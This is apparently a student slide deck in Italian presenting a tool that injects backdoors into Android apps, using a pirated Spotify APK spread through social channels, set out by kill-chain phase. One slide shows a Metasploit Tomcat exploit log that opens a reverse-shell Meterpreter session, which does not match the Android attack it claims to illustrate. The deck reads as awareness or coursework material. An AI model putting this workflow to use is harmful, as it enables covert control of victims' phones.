




PRESENTA



Un tool per generare applicazioni malevole

Alessandro Annese
Andrea Esposito
Graziano Montanaro

Le 7 fasi della KILLCHAIN

1. Reconnaissance
2. Weaponization
3. Delivery
4. Exploit
5. Installation
6. Command & Control
7. Action

Target



```
graph TD; Target[Target] --> Malware[Malware]; Malware --> Attack[Attack];
```

The diagram illustrates the Kill Chain process as a vertical flowchart. It consists of three rounded rectangular boxes stacked vertically. The top box is labeled 'Target', the middle box is labeled 'Malware', and the bottom box is labeled 'Attack'. Large, light blue downward-pointing arrows connect the bottom of the 'Target' box to the 'Malware' box, and the bottom of the 'Malware' box to the 'Attack' box, indicating a sequential process.

Malware

Attack

The background is a solid dark blue. On the left side, there are several parallel teal lines that start from the top and extend downwards, with some lines turning at right angles. On the bottom right, there are several parallel teal lines that start from the bottom and extend diagonally upwards towards the right.

Reconnaissance


1° FASE

Reconnaissance

- L'intera fase di ricognizione in questo attacco è basata sul *social engineering*.
- Al fine di colpire il maggior numero di dispositivi possibili, la fase di ricognizione ha portato al riconoscere l'importanza di applicazioni legate all'ascolto di musica on-demand.
- Una di queste applicazioni è l'applicazione di **Spotify**, installata su diversi dispositivi e che conta numerose applicazioni pirata.



Utenti paganti vs Utenti pirata



Utenti totali: 232 Mln, Utenti non paganti: 124 Mln, Utenti paganti: 108 Mln
Fonte: rollingstone.it - Anno 2019

The background is a solid dark blue. On the left side, there are several parallel teal lines that start from the top and bottom edges and extend towards the center, creating a sense of depth and movement. On the right side, there are also several parallel teal lines that start from the bottom edge and extend towards the top, mirroring the lines on the left.

Weaponization

2º FASE

Weaponization

- Creazione di un tool per condurre un meta-attacco su Android mediante backdoor
- Il tool è capace di iniettare una backdoor all'interno di una qualsiasi applicazione
- Creazione di un app pirata di Spotify per testare il tool
- MITRE: T1444






Delivery

3° FASE

Delivery

- La consegna dell'apk malevolo avviene attraverso canali terzi come blog, gruppi o pagine social (Facebook, Telegram ecc...)
- MITRE: T1476



The image features a dark blue background with several thin, parallel teal lines. On the left side, there are three vertical lines that bend at the bottom. On the bottom right, there are three diagonal lines extending from the bottom left towards the top right.

Exploit

4° FASE

Exploit

- Durante questa fase si attende che l'utente scarichi e installi l'applicazione malevola
- Questa fase non richiede ulteriori azioni da parte della squadra attaccante
- La backdoor viene avviata non appena viene eseguita l'app per la prima volta
- MITRE: Possibilità di applicare T1402






Installation

5° FASE

Installation

- In questa fase l'utente procede all'installazione dell'applicazione
- Durante questa procedura l'utente acconsente all'utilizzo da parte dell'applicazione di tutte le risorse richieste (comprese quelle del malware)
- MITRE: T1444



Command & Control

6° FASE

Command & Control

- L'attaccante utilizza una shell sulla propria macchina per controllare a distanza i dispositivi delle vittime attraverso la backdoor precedentemente creata
- Per attivare la shell vengono sfruttati i comandi forniti dal framework Metasploit
- MITRE: T1509

```
msf exploit(multi/http/tomcat_mgr_upload) > set RHOST 10.10.10.10
RHOST => 10.10.10.10
msf exploit(multi/http/tomcat_mgr_upload) > set RPORT 8080
RPORT => 8080
msf exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 10.10.16.75:4444
[*] Retrieving session ID and CSRF token...
[-] Exploit aborted due to failure: unknown: Unable to access the Tomcat Manager
[*] Exploit completed, but no session was created.
msf exploit(multi/http/tomcat_mgr_upload) > set HttpPassword s3cret
HttpPassword => s3cret
msf exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername => tomcat
msf exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 10.10.16.75:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying 3WmTMMh...
[*] Executing 3WmTMMh...
[*] Sending stage (53837 bytes) to 10.10.10.10
[*] Meterpreter session 1 opened (10.10.16.75:4444 -> 10.10.10.10:49198) at 2018-09-05 04:36:22 -0400
```

The background is a solid dark blue. On the left side, there are several parallel teal lines that start vertically and then bend at a 45-degree angle towards the bottom right. On the bottom right side, there are several parallel teal lines that start horizontally and then bend at a 45-degree angle towards the top left. These lines create a sense of depth and movement.

Action

7° FASE

Action

- Trattandosi di un meta-attacco i comandi dipendono strettamente dal tipo di attacco
- Grazie alla backdoor si ha completo accesso al dispositivo ed è quindi possibile effettuare qualsiasi operazione
- Alcuni esempi di attacco sono:
Lettura/Invio SMS, Screenshot dello schermo, Utilizzo delle fotocamere, Utilizzo del modulo telefonico ecc...
- MITRE: Tattiche TA0034 e TA0035



Sei ancora convinto di vendere
la tua privacy invece di pagare
un servizio?



GRAZIE PER L'ATTENZIONE